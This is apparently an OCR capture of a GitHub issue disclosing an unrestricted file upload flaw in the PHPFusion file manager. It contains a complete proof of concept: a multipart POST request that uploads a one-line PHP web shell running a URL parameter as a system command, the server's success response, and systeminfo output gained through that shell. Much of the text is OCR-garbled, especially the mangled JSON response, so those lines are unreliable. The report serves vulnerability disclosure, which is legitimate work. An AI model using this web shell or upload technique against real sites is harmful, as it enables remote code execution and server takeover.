


Jump to bottom New issue

File Manager does not filter php extension lead to Upload malicious files #2372

⊘ Closed) KietNA-HPT opened this issue on Aug 24, 2021 · 3 comments



```
xecute code on server
                                                                                                                                                                        \odot
            Ch
                                     view-source:http://172.16.0.12:5554/images/3.php?0=systeminfo
      Host Name:
                                          WIN-VLROOBL5UKI
                                          Microsoft Windows Server 2016 Standard Evaluation 10.0.14393 N/A Build 14393
     OS Name:
     OS Version:
                                          Microsoft Corporation
      OS Manufacturer:
     OS Configuration:
                                          Standalone Server
     OS Build Type:
Registered Owner:
                                          Multiprocessor Free
                                          Windows User
      Registered Organization:
                                          00378-00000-00000-AA739
     Product ID:
Original Install Date:
                                          8/18/2021, 5:05:59 PM
8/19/2021, 12:44:25 AM
      System Boot Time:
     System Manufacturer:
                                          VMware, Inc.
     System Model:
                                          VMware Virtual Platform
     System Type:
                                          x64-based PC
     Processor(s):
                                          4 Processor(s) Installed.
                                          [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz [02]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz [03]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz [04]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
     BIOS Version:
                                          Phoenix Technologies LTD 6.00, 12/12/2018 C:\Windows
     Windows Directory:
      System Directory:
                                          C:\Windows\system32
                                          \Device\HarddiskVolume1
en-us;English (United States)
en-us;English (United States)
     Boot Device:
     System Locale:
     Input Locale:
     Time Zone:
                                          (UTC+07:00) Bangkok, Hanoi, Jakarta
     Total Physical Memory:
                                          16,383 MB
     Available Physical Memory: 11,211 MB
      Virtual Memory: Max Size: 21,209 MB
     Virtual Memory: Available:
                                          15,317 MB
     Virtual Memory: In Use:
                                          5,892 MB
      Page File Location(s):
                                          C:\pagefile.sys
     Domain:
                                          WORKGROUP
                                          \\WIN-VLROOBL5UKI
3 Hotfix(s) Installed.
     Logon Server: Hotfix(s):
                                          [01]: KB3192137
                                          [02]: KB3211320
                                          [03]: KB3213986
     Network Card(s):
                                          1 NIC(s) Installed.
```

```
Additional context
Although PHPFusion have 2 step verification for administrator panel, but if cookie of admin users were stolen, the attacker can POST request upload file with that cookie and execute code on server
###REOUEST
  POST /includes/elFinder/php/connector.php?aid=e5c19545a88a5d4d HTTP/1.1
Host: 172.16.0.12:5554
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
  Accept-Language: en-US,en;q=0.5
   Accept-Encoding: gzip, deflate
  Content-Type: multipart/form-data; boundary=-----3950035332713980620819721882
   Content-Length: 706
  Origin: http://172.16.0.12:5554
   Connection: close
   Referer: http://172.16.0.12:5554/administration/file_manager.php?aid=e5c19545a88a5d4d
  Cookie: PHPSESSID=qhclrgdoah7rbv9134fvj07h00; fusiony1dli_session=jjfp12qmql4s64caf8ob6eld2t; fusiony1dli_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0; fusiony1dli_lastvisit=1629684275; fusiony1dli_user=1.1630015266.b9cf1c8d19231964f87b60503eb37b6cd23047438f61fe3b750f0d37la242ec6;
  fusionyIdli_admin=1.1630015307.2c32968c83f8c4c0224d5a0d4a0de49662b98325c2754a38c3451087161671e; fusionc4q8w_lastvisit=1629839491; fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; fusionc4q8w_visited=yes; fusionc4q8w_user=1.1630015933.97acae239cf33f2741f9b3537eb071fcd6b9e8c560188e44b734cda6c4957cdd; fusionc4q8w_admin=1.1630015939.a2f2f7349b5f7f589227e2cba22a9361986acb754ff4468e1a3a48fad223c176
               -----3950035332713980620819721882
  Content-Disposition: form-data; name="reqid"
  17h7a38fhae2eh
                  -----3950035332713980620819721882
  Content-Disposition: form-data; name="cmd"
          -----3950035332713980620819721882
  Content-Disposition: form-data: name="target"
        -----3950035332713980620819721882
  Content-Disposition: form-data: name="upload[]": filename="3.php"
  Content-Type: text/php
  <?=`$ GET[01`?>
              -----3950035332713980620819721882
  Content-Disposition: form-data; name="mtime[]"
                -----3950035332713980620819721882--
###RESPONSE
  HTTP/1 1 200 OK
  Date: Tue, 24 Aug 2021 22:23:36 GMT
   Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 X-Powered-By: PHPFusion 9.03.110
  Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
  Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
   Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
```

Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Content-Ingth: 1890
X-Content-Type-Options: nosniff
Connection: close
Content-Type: application/json; charset=utf-8

{"added":[{"isowner":false,"ts":1629843816,"mime":"text\/x-php","read":1,"wite":1,"size":16,"hash":"11_kw","unl":"http:\/\/172.16.0.12:5554\/images\/3.php"],"removed":["11_My5waHA"],"changed":
["isowner":false,"ts":i614754682,"mime":"directory","read":1,"wite":1,"size":0,"hash":"11_kw","unl":"http:\/\/172.16.0.12:5554\/images\/3.php"]],"removed":["11_My5waHA"],"changed":
["isowner":false,"ts":i614754682,"mime":"directory","read":1,"wite":1,"size":0,"hash":"11_kw","name":"root_images","rootRev":"","options":
{"path":"","unl":"","tmbUrl":"","disabled":[],"separator":\\","copyOverwrite":1,"uploadOverwrite":1,"uploadMaxSize":9223372036854775807,"uploadMaxConn":3,"uploadMime":
{"firstOrder":"deny","allow":[],"deny":[],"dispInlineRegex':"^(?:(?:video|audio)|image\/(?!.+\!/*wml)|application\/(?:ogg\/*nepgURL|dash\!/*wml)|
(?:text\/)disin|application\//drigy","joggUallity":180,"archivers':("explication\//zip"),"archivert:"("application\//zip","reaptext:"("application\//zip",

